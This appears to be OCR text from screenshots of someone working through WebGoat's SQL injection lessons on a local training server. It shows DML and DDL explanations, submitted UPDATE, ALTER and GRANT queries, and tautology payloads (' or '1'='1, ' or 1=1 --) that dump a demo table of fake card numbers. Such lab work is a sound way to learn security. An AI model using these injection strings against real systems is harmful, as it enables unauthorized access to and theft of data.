

localhost:8080/WebGoat/start.mvc#lesson/SqlInjection.le
Cross Site Scripting
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
UPDATE, and DELETE, may be categorized as DML statements. DML statements may be used for requesting records (SELECT), adding records (INSERT), deleting records (DELETE), and modifying existing records (UPDATE).
If an attacker succeeds in "injecting" DML statements into a SQL database, he can violate the confidentiality (using SELECT statements), integrity (using UPDATE statements), and availability (using DELETE or UPDATE statements) of a system.
DML commands are used for storing, retrieving, modifying, and deleting data.
SELECT - retrieve data from a database
INSERT - insert data into a database
UPDATE - updates existing data within a database
DELETE - delete records from a database
Example:
Retrieve data:
SELECT phone
FROM employees
WHERE userid = 96134;
This statement retrieves the phone number of the employee who has the userid 96134.
It is your turn!
Try to change the department of Tobi Barnett to 'Sales'. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.
SQL query
SQL query
Submit
Congratulations. You have successfully completed the assignment.
Update Employees Set Department='Sales' where first_name='Tobi'
USERID FIRST_NAME LAST_NAME DEPARTMENT SALARY AUTH_TAN
89762 Tobi Barnett Sales 77000 TA9LL1
Show Applications
Right Ctrl
ENG
IN
00:12
06-11-2023


localhost:8080/WebGoat/start.mvc#lesson/SqlInjection.le
SQL Injection (advanced)
SQL Injection (mitigation)
Path traversal
Cross Site Scripting
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
Data Definition Language (DDL)
Data definition language includes commands for defining data structures. DDL commands are commonly used to define a database's schema. The schema refers to the overall structure or organization of the database and. in SQL databases, includes objects such as tables, indexes, views, relationships, triggers, and more.
If an attacker successfully "injects" DDL type SQL commands into a database, he can violate the integrity (using ALTER and DROP statements) and availability (using DROP statements) of a system.
DDL commands are used for creating, modifying, and dropping the structure of database objects.
CREATE - create database objects such as tables and views
ALTER - alters the structure of the existing database
DROP - delete objects from the database
Example:
CREATE TABLE employees(
userid varchar(6) not null primary key,
first_name varchar(20),
last_name varchar(20),
department varchar(20),
salary varchar(10),
auth_tan varchar(6)
);
This statement creates the employees example table given on page 2.
Now try to modify the schema by adding the column "phone" (varchar(20)) to the table "employees". :
SQL query
SQL query
Submit
Congratulations. You have successfully completed the assignment.
Alter Table Employees ADD Column phone varchar(20)
Right Ctrl
ENG
IN
00:15
06-11-2023




Command Used:**Grant All On grant_rights to unauthorized_user**



WebGoat
localhost:8080/W
localhost:9090
New Tab
localhost:8080/WebGoat/start.mvc#lesson/SqlInjection.le
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
Try using the form below to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.
SELECT * FROM user_data WHERE first_name = 'John' AND last_name = '
Smith
or
1 = 1
' Get Account Info
You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,
Your query was: SELECT * FROM user_data WHERE first_name = 'John' and last_name = 'Smith' or '1' = '1'
Explanation: This injection works, because or '1' = '1' always evaluates to true (The string ending literal for '1 is closed by the query itself, so you should not inject it). So the injected query basically looks like this: SELECT * FROM user_data WHERE first_name = 'John' and last_name = '' or TRUE, which will always evaluate to true, no matter what came before it.
Show Applications
Right Ctrl
ENG
IN
00:19
06-11-2023




Userid is a vulnerable attribute since it is sent as text.




Employee Name: ‘ or 1=1 –



